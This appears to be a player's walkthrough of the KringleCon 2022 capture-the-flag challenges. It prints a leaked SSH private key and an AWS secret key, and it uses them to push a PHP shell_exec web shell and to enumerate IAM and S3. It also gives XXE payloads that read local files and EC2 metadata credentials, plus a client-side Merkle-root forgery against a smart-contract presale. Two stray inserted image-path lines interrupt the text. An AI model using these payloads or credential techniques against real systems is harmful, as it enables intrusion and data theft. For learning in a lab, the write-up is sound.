KringleCon Orientation

After getting my wallet and intro done, I went to the swag area, then to the netwars area. Next, because I like to explore in games, I went to an area that in last years you could only hit by messing with the elevator (shenanigans). Simply walk past netwars and behind the building.

Tolkien Ring

Wireshark Practice:

1. HTTP
2. App.php
3. 687
4. 192.185.57.242
5. Ref_Sept24-2020.zip - just by looking through the http app.php object for the saved blob name.
6. Ireland, Israel, South Sudan, United States
7. Yes

Windows Event Logs:

1. 12/24/2022
2. Recipe_updated.txt
3. $foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}
4. $foo | Add-Content -Path 'Recipe'
5. Recipe.txt
6. Yes
7. No
8. 4104
9. Yes
10. Honey

Suricata Regatta:

1. alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection)"; dns.query; content:"adv.epostoday.uk"; nocase; sid:2025272; rev:4;

2. alert http 192.185.57.242 any <> any any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:12; rev:1;)

3. alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection";tls.subject:"CN=heardbellith.Icanwepeh.nagoya";sid:8; rev:1;)

4. alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"Suspicious JavaScript function, possible Dridex infection"; flow:established,from_server; http.header; file.data; content:"|6c 65 74 20 62 79 74 65 43 68 61 72 61 63 74 65 72 73 20 3d 20 61 74 6f 62|"; sid:20327; rev:1;)

ELFEN RING

Clone with a Difference:
The issue here is its trying to use the local public key on the repo. If using SSH it has to use creds. The fix is to just swap to https to snag it:
git clone https://haugfactory.com/asnowball/aws_scripts.git
Answer: maintainers

Prison Escape:
Run: sudo fdisk -l, then mount the partition seen there.

```
grinchum-land:~$ sudo fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
grinchum-land:~$ cd /home/samways/
grinchum-land:~$ mkdir test
grinchum-land:~$ mount /dev/vda test/
mount: permission denied (are you root?)
grinchum-land:~$ sudo !! (yes I always forget to sudo)
sudo mount /dev/vda test/
grinchum-land:~$ ls
test
grinchum-land:~$ cd test/
grinchum-land:~/test$ ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   srv   tmp  var
grinchum-land:~/test$ cd home/
grinchum-land:~/test/home$ ls
jailer
grinchum-land:~/test/home$ cd jailer/
grinchum-land:~/test/home/jailer$ ls -lah
```

```
total 12K
drwxr-xr-x 3 root root 4.0K Dec  1 19:12 .
drwxr-xr-x 3 root root 4.0K Dec  1 19:12 ..
drwxr-xr-x 2 root root 4.0K Dec  1 19:12 .ssh
grinchum-land:~/test/home/jailer$ cd .ssh/
grinchum-land:~/test/home/jailer/.ssh$ cat jail.key.priv

                Congratulations!

          You've found the secret for the
          HHC22 container escape challenge!

                    .--._..--.
                ___  ( _`-_  -_.'
              _.-'  `-._|  - :- |
            _.-'        `--...__|
          .-'                 '--.___
        /  `._                       \
       `.  `._          one          |
         `.  `._                     /
           '.  `._   :_____________....-----'
             `..`---'   |-_  _- |___...----..._
                        |_....--'          `.`.
                    _...--'                 `.`.
                  _.-'                        _.'.'
                .-'          step             _.'.'
               |                           _.'.'
               |                 __....------'-'
               |    __...------'''  _|
               '--''       |-  - _ |
                        _.-'''''''''''''''`-._
                      _.'                    |\
                    .'                    _.' |
                    `._         closer        |:.'
                       `-._                _.' |
                          `-.__            | |
                               `---.._.--.   _| |
                              | _   - | `-..|_.'
                    .--...___  |  -  _|
                  .'_      `--.....__ |
                .'_              `--..__
              .'_                    `
            .'_    082bb339ec19de4935867   `-.
          `--.._____                      _ .
                 ```--...____         _..--'
                           | - _ ```---.._.'
                           | - _ |
                           |_ - - |
                           | - _ |
                           | -_ -_|
                           | - _ |
                           | - _ |
                           | -_ -_|
```

Answer: 082bb339ec19de4935867

**Jolly CI/CD:**
```

After cloning the repo the elf mentioned and looking at ‘git log’, you can see they pushed a commit with a private key, then fixed it. Doing a ‘git show’ on that commit does show the key as:

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----

With this key, we can create a .ssh folder and place this in a file named ‘id_rsa’. After that is created chmod the id_rsa file as 600 and then the .ssh directory as 700 for correct perms.

Now we can clone, commit and then push with these creds:

git clone git@gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git

Now that we can update the site, we can run some bash commands with php. W3m is installed which is nice for us as we can visit the php page with that.

Create hello.php:

```
grinchum-land:~/wordpress.flag.net.internal$ cat hello.php
<html>
 <head>
  <title>PHP Test</title>
 </head>
 <body>
<?php
$output = shell_exec('cat /flag.txt');
echo "<pre>$output</pre>";
?>
</body>
</html>
```

Then, git add ., git commit -m “hello”, git push.
Hit the site and dump so we can copy the output:
w3m -dump http://172.18.0.88/hello.php > out.txt

Answer is: ol40zIuCcN8c3MhKgQjOMN8lfYtVqcKT

WEB RING

Naughty IP:
18.222.86.32

Just looking through the web error logs it was easy to see that IP had a lot of POST requests (login brute force?) along with random paths, which was most likely directory/path brute forcing.

Credential Mining:
Looking at those previous POST requests from that IP:
ip.addr == 18.222.86.32 and http.request.method == POST
Answer: alice

404 FTW:
Just using the filter:
ip.addr == 18.222.86.32 and not http.response.code==404
Then looking directly after the brute force logins, this was the first one.

IMDS, XXE, and Other Abbreviations:
Just using the previous search, then adding a string search for xml, shows the following.
tcp.stream eq 2907

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY id SYSTEM
"http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance">]>
<product><productId>&id;</productId></product>

Open Boria Mine Door:

1. First one: All M's
2. Second one: Draw a line via CSS:

```
<html>
  <style>
    .background {
        width: 100px;
        height: 50px;
        padding: 0;
        margin: 0
    }
    .line1 {
        width: 230px;
        height: 140px;
        border-bottom: 50px solid white;
        -webkit-transform:
            translateY(-20px)
            translateX(5px)
            rotate(22deg);
```

```
        position: absolute;
        /* top: -20px; */
    }

</style>
<div class="background">
    <div class="line1"></div>
</div>
</html>
```

3. The third one can use svg:
   <svg viewBox='0 0 100 100' preserveAspectRatio='none'><line x1='-10' y1='45' x2='120' y2='10' stroke-width='30' stroke='#1601FF'/></svg>

Glamtariel's Fountain:

Start by first dragging each image to both the princess and the fountain. At one point, it sounds like we need to find the ringlist file.

I was able to try different languages and found that even though the initial requests are json, it will take xml by changing the content-type in the header and also the POST request with burp. Since we are trying to get a file and this does accept xml, then attempting XXE seemed logical. After trying a few ways, this seemed the best:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///./static/images/ringlist.txt"> ]>
<root>
        <imgDrop>&ent;</imgDrop>
        <who>princess</who>
        <reqType>xml</reqType>
</root>
```

But attempting to figure out what the PATH was for the ringlist, left me confused. I tried many things and after a day of messing with it, went to discord for a tip. I was told that it's bad practice to place the file you want with images. So while I was pretty sure I tried that, I didn't stick with that and figure out the rest of the path. Since I knew it had to be in images, I tried a few different root paths until I tried one of the bold words APP and was able to get a response:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///app/static/images/ringlist.txt"> ]>
<root>
        <imgDrop>&ent;</imgDrop>
        <who>princess</who>
        <reqType>xml</reqType>
```

</root>

Now we are presented with a folder with tiny writing with another path on the front. By switching to that new path and trying a few rings I was able to get this to work:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/silverring.txt"> ]>
<root>
        <imgDrop>&ent;</imgDrop>
        <who>princess</who>
        <reqType>xml</reqType>
</root>
```

This silver ring presents another image of a ring that has more tiny writing on it with goldring_to_be_deleted.txt. I thought this would be the end but attempting this new file with that same path didn't work and only said I needed to try another secret language.
More rounds of me trying things, with no result sent me to discord again to which I received the hint to look at which field I'm using for XXE.

It has to be the princess, so I swapped from the image drop field to the type field:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"> ]>
<root>
        <imgDrop>img1</imgDrop>
        <who>princess</who>
        <reqType>&ent;</reqType>
</root>
```

This worked and resulted in:


```
{
  "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!",
  "droppedOn": "none",
  "visit":
"static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
}
```

However, without that hint, I'm not sure I would have honestly figured this out. I get that trying different fields can be good during a pen test but at this point in the challenge, it's really odd to pivot to that at the end. In addition, I'm not sure it makes sense to me why that works. So the princess wants me to speak in a secret language to get the final file (which gives her the ring), but I don't see how replacing the type field did that. Oh well, a good lesson, just really confusing.

Answer: goldring-morethansupertopsecret76394734.png

RECOVER THE CLOUD RING

AWS CLI intro:
Basically, just follow the instruction steps and the final item is:
elf@13c8b8527aae:~$ aws sts get-caller-identity

Trufflehog Search:
trufflehog git https://haugfactory.com/asnowball/aws_scripts.git

Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6

Answer to badge question: put_policy.py

Exploitation via AWS CLI
elf@702f50796801:~$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: e95qTologIgO9dNBsQMQsc5/foiPdKunPJwc1rL
Default region name [None]: us-east-1
Default output format [None]:

Just follow through the questions from the terminal:

```
elf@702f50796801:~$ aws iam list-attached-user-policies --user-name haug
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1_READONLY_POLICY",
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
        }
    ],
    "IsTruncated": false
}

elf@702f50796801:~$ aws iam get-policy --policy-arn
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
{
    "Policy": {
        "PolicyName": "TIER1_READONLY_POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 11,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Policy for tier 1 accounts to have limited read only access to certain resources in IAM, S3, and
LAMBDA.",
        "CreateDate": "2022-06-21 22:02:30+00:00",
        "UpdateDate": "2022-06-21 22:10:29+00:00",
        "Tags": []
    }
}


aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id
v1

elf@702f50796801:~$ aws iam list-user-policies --user-name haug
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}


elf@702f50796801:~$ aws iam get-user-policy --user-name haug --policy-name S3Perms
{
    "UserPolicy": {
        "UserName": "haug",
        "PolicyName": "S3Perms",
        "PolicyDocument": {
```

```
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
                    ]
                }
            ]
        }
    },
    "IsTruncated": false
```


```
elf@702f50796801:~$ aws s3api list-objects --bucket smogmachines3 --output text --query "Contents[].{Key: Key}"
coal-fired-power-station.jpg
industry-smog.png
pollution-smoke.jpg
pollution.jpg
power-station-smoke.jpg
smog-power-station.jpg
smogmachine_lambda_handler_qyJZcqvKOthRMgVrAJqq.py
```


```
aws lambda list-functions
```


```
elf@702f50796801:~$ aws lambda get-function-url-config --function-name smogmachine_lambda
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/",
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}
```

BURNING RING OF FIRE

Buy a hat:

Very straight forward,,,send the coin and buy a sweeeet hat!



Blockchain divination:

I just went one record in and saw that is where the KC started and tried that address, which was the answer.

Answer: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

Exploit a smart contract:

For this one, the talk and then git for Prof. Qwerty Petabyte was very valuable. I had already found another POC for this in Python (which is my go to language of choice if possible), but after testing it wasn't a1:1 with the challenge.

The key items to note here were:

1. The way the js (bsrs.js) on the site (presale.html) is actually sending the xhr for validation is flawed in that they have the root hash value hardcoded. By doing this vs consulting the blockchain its vulnerable to client side modification before submission.

```
var address = document.getElementById("wa").value;
                var proof = document.getElementById('proof').value;
                var root =
'0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1';
                var xhr = new XMLHttpRequest();

                xhr.open('Post', 'cgi-bin/presale', true);
                xhr.setRequestHeader('Content-Type', 'application/json');
                xhr.onreadystatechange = function(){
                        if(xhr.readyState === 4){
                var jsonResponse = JSON.parse(xhr.response);
                ovr.style.display = 'none';
                in_trans = false;
```

```
                resp.innerHTML = jsonResponse.Response;
                        };
                };
            xhr.send(JSON.stringify({"WalletID": address, "Root": root, "Proof": proof, "Validate":
val, "Session": guid}));
        };
```

To confirm this, we can look at the SOL file on the chain and see that it's taking whatever is given from the request:

```
function presale_mint(address to, bytes32 _root, bytes32[] memory _proof) public virtual {
    bool _preSaleIsActive = preSaleIsActive;
    require(_preSaleIsActive, "Presale is not currently active.");
    bytes32 leaf = keccak256(abi.encodePacked(to));
    require(verify(leaf, _root, _proof), "You are not on our pre-sale allow list!");
    _mint(to, _tokenIdTracker.current());
    _tokenIdTracker.increment();
  }
```

I was able to add my wallet to the script in the Python script allow section:

```
    return proof


allowlist =
['0xFAFb90606F6ab7cEcb1F524b893c0B87D03b864a','0x0000000000000000000000000000000000000000']
```

Then generate the needed root and proof:

```
==================== RESTART: /Users/random/Desktop/pbyte.py ==================
Root: 0x7561baea06b593b68151eaa61f5d5a37122ac216130e23607a6d68f5b371358e
Proof: ['0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a']
```

Now on the actual site, I set a breakpoint in the JS and entered my wallet along with the proof above. Right before the xhr send request, I changed the variable 'root' to match my generated root hash from above and this worked.

I sent the needed coin via the atm and then repeated the previous steps to obtain my NFC below:



FINAL STORY

Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
The fifth on blockchains where shadows be bold
One hunt to seek them all, five quests to find them
One player to bring them all, and Santa Claus to bind them